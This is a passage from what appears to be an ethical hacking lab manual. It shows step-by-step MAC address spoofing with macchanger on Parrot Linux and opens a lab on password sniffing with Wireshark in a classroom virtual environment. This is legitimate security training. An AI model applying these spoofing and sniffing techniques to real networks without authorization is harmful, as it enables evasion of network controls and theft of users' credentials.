Current MAC: 02:15:5d:26:62:a6 (unknown)
Permanent MAC: 02:15:5d:26:62:a6 (unknown)

[root@parrot]-[~]
#macchanger -a eth0
Current MAC: 02:15:5d:26:62:a6 (unknown)
Permanent MAC: 02:15:5d:26:62:a6 (unknown)
New MAC: 00:30:a0:27:e2:f1 (TYCO SUBMARINE SYSTEMS, LTD.)

[root@parrot]-[~]
#
  
```

13. Now, type **macchanger -r eth0** and press **Enter**, to set a random MAC address to the network interface.



```

Applications Places System [Terminal] Tue Apr 12, 07:17
macchanger -r eth0 - Parrot Terminal
File Edit View Search Terminal Help

[root@parrot]-[~]
#macchanger -r eth0
Current MAC: 00:30:a0:27:e2:f1 (TYCO SUBMARINE SYSTEMS, LTD.)
Permanent MAC: 02:15:5d:26:62:a6 (unknown)
New MAC: da:ef:95:36:55:44 (unknown)

[root@parrot]-[~]
#
  
```


14. To enable the network interface type **ifconfig eth0 up** and press **Enter**.
15. To check the changed MAC address, type **ifconfig** and press **Enter**.

```
[root@parrot]-[~]
#ifconfig eth0 up
[root@parrot]-[~]
#ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.1.13 netmask 255.255.255.0 broadcast 10.10.1.255
    inet6 fe80::deb2:9b3b:5490:d89b prefixlen 64 scopeid 0x20<link>
    ether da:ef:95:36:55:44 txqueuelen 1000 (Ethernet)
    RX packets 6852 bytes 9043921 (8.6 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 892 bytes 81958 (80.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 20 bytes 1168 (1.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 20 bytes 1168 (1.1 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

16. You can observe that a random MAC address is set to the network interface.
17. This concludes the demonstration of how to spoof a MAC address of Linux machine using macchanger
18. Close all open windows and document all the acquired information.
19. Turn off the **Parrot Security** virtual machine.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☒ Yes	☐ No
Platform Supported	
☒ Classroom	☒ CyberQ

A graphic with a grey background. At the top, the word "Lab" is written in a bold, black, sans-serif font. Below it, a large, white, stylized number "2" is centered.

Perform Network Sniffing using Various Sniffing Tools

Ethical hackers and pen testers are aided in network sniffing by various tools that make it an easy task.

Lab Scenario

Data traversing an HTTP channel flow in plain-text format and is therefore prone to MITM attacks. Network administrators can use sniffers for helpful purposes such as to troubleshoot network problems, examine security problems, and debug protocol implementations. However, an attacker can use sniffing tools such as Wireshark to sniff the traffic flowing between the client and the server. The traffic obtained by the attacker might contain sensitive information such as login credentials, which can then be used to perform malicious activities such as user-session impersonation.

An attacker needs to manipulate the functionality of the switch to see all traffic passing through it. A packet sniffing program (also known as a sniffer) can only capture data packets from within a given subnet, which means that it cannot sniff packets from another network. Often, any laptop can plug into a network and gain access to it. Many enterprises leave their switch ports open. A packet sniffer placed on a network in promiscuous mode can capture and analyze all network traffic. Sniffing programs turn off the filter employed by Ethernet network interface cards (NICs) to prevent the host machine from seeing other stations' traffic. Thus, sniffing programs can see everyone's traffic.

The information gathered in the previous step may be insufficient to reveal the potential vulnerabilities of the target. There may be more information to help find loopholes in the target. An ethical hacker needs to perform network security assessments and suggest proper troubleshooting techniques to mitigate attacks. This lab provides hands-on experience of how to use sniffing tools to sniff network traffic and capture it on a remote interface.

Lab Objectives

- Perform password sniffing using Wireshark
- Analyze a network using the Omnipcap Network Protocol Analyzer
- Analyze a network using the SteelCentral Packet Analyzer

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2019 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 40 Minutes

Overview of Network Sniffing Tools

System administrators use automated tools to monitor their networks, but attackers misuse these tools to sniff network data. Network sniffing tools can be used to perform a detailed network analysis. When protecting a network, it is important to have as many details about the packet traffic as possible. By actively scanning the network, a threat hunter can stay vigilant and respond quickly to attacks.

Lab Tasks

Task 1: Perform Password Sniffing using Wireshark

Wireshark is a network packet analyzer used to capture network packets and display packet data in detail. The tool uses Winpcap to capture packets on its own supported networks. It captures live network traffic from Ethernet, IEEE 802.11, PPP/HDLC, ATM, Bluetooth, USB, Token Ring, Frame Relay, and FDDI networks. The captured files can be programmatically edited via the command-line. A set of filters for customized data displays can be refined using a display filter.


Here, we will use the Wireshark tool to perform password sniffing.

Note: In this task, we will use the **Windows Server 2019 (10.10.1.19)** machine as the host machine and the **Windows 11 (10.10.1.11)** machine as the target machine.

1. Turn on the **Windows 11** and **Windows Server 2019** virtual machines.
2. Switch to the **Windows Server 2019** virtual machine. Click **Ctrl+Alt+Delete** to activate the machine. By default, **Administrator** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.
3. Click the **Type here to search** icon at the bottom of **Desktop** and type **wireshark**. Click **Wireshark** from the results.


Note: If the **Software update** window appears, click **Remind me later**.

Module 08 – Sniffing

